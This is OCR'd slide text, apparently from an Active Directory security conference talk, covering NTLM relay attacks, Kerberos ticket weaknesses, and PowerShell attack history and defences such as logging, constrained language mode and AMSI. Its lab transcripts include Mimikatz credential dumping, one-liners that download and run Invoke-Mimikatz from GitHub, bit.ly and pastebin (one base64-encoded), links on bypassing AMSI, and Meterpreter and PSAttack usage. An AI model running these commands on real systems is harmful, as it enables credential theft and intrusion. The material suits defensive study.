
NTLM Authentication



NTLM Authentication

- Most aren't restricting NTLM auth.
- Still using NTLMv1!
- NTLM Attacks:
  - SMB Relay - simulate SMB server or relay to attacker system.
  - Intranet HTTP NTLM auth – Relay to Rogue Server
  - NBNS/LLMNR – respond to NetBIOS broadcasts
  - HTTP -> SMB NTLM Relay
  - WPAD (network proxy)
  - ZackAttack
  - Pass the Hash (PtH)


Kerberos Authentication



Kerberos Key Points

- NTLM password hash for Kerberos RC4 encryption.
- Logon Ticket (TGT) provides user auth to DC.
- Kerberos policy only checked when TGT is created.
- DC validates user account when TGT > 20 mins.
- Service Ticket (TGS) PAC validation optional & rare.
  - Server LSASS lsends PAC Validation request to DC's netlogon service (NRPC).
  - If it runs as a service, PAC validation is optional (disabled)
  - If a service runs as System, it performs server signature verification on the PAC (computer LTK).

PowerShell as an Attack Platform




Quick PowerShell Attack History

- Summer 2010 - DEF CON 18: Dave Kennedy & Josh Kelly “PowerShell OMFG!”
  https://www.youtube.com/watch?v=JKlVONfD53w
  - Describes many of the PowerShell attack techniques used today (Bypass exec policy, -Enc, & IE).
  - Released PowerDump to dump SAM database via PowerShell.
- 2012 – PowerSploit, a GitHub repo started by Matt Graeber, launched with Invoke-Shellcode.
  - “Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process.”
- 2013 - Invoke-Mimkatz released by Joe Bialek which leverages Invoke-ReflectivePEInjection.

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell enforced with AppLocker
- Antimalware Integration (Win 10)

http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx



| @PryoTek3 | sean @ adsecurity.org |

```
Command start time: 20160515205951
**********************
PS C:\> c:\temp\invoke-Mimikatz2
**********************
Windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20160515205956
**********************
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : ADSECLAB0
SID               : S-1-5-21-186993273-1316126705-865754954-500
        msv :
         [00000003] Primary
         * Username : Administrator
```

```
C:\Users>powershell -exec bypass -noprofile -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGg
AdABlAG4AdAAuAGMAbwBtAC8AUABvAHcAZQByAFMAaABlAGwAbABNAGEAZgBpAGEALwBQAG8AdwBlAHIAUwBwAGwAbwBpAHQ
AeABmAGkAbAB0AHIAYQB0AGkAbwBuAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgACQ
AZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgACQAbQAKAA==
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia
iltration/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m
 : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
   Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSuppor
   tedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.P
   owerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');   Invoke-Mimikatz -DumpCr
...
+                                                   ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co
   mmandNotFoundException
```

Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeE
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordE
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Bypassing Windows 10 AMSI

- DLL hijacking: http://cn33liz.blogspot.nl/2016/05/bypassing-amsi-using-powershell-5-dll.html
- Use Reflection:



Metasploit PowerShell Module


```
meterpreter > use powershell
Loading extension powershell...success.
meterpreter > powershell_import /tmp/test.ps1
[+] File successfully imported. Result:
win-7ch5rt177ba\oj
False

meterpreter > powershell_import /tmp/MSF.Powershell.Sample.dll
[+] File successfully imported. Result:
true
meterpreter > powershell_execute '(New-Object MSF.Powershell.Sample.HelloWorld).Run()'
[+] Command execution completed:
Hello, world!

meterpreter >
```



OJ @TheColonial · Mar 24

Powershell import now works! Both .ps1 files and .NET assembly .dll files are supported. #meterpreter

232 199 •••


C:\Temp\PSAttack\PSAttack.exe
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh
Decrypting: Invoke-GPPPassword
Decrypting: Get-Attack
Decrypting: PowerView

PS Constrained Language Mode?

Administrator: Windows PowerShell

```
PS C:\>
PS C:\> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.0.10586.117
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.117
CLRVersion                     4.0.30319.18063
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>
```

Windows Task Manager

File Options View Help

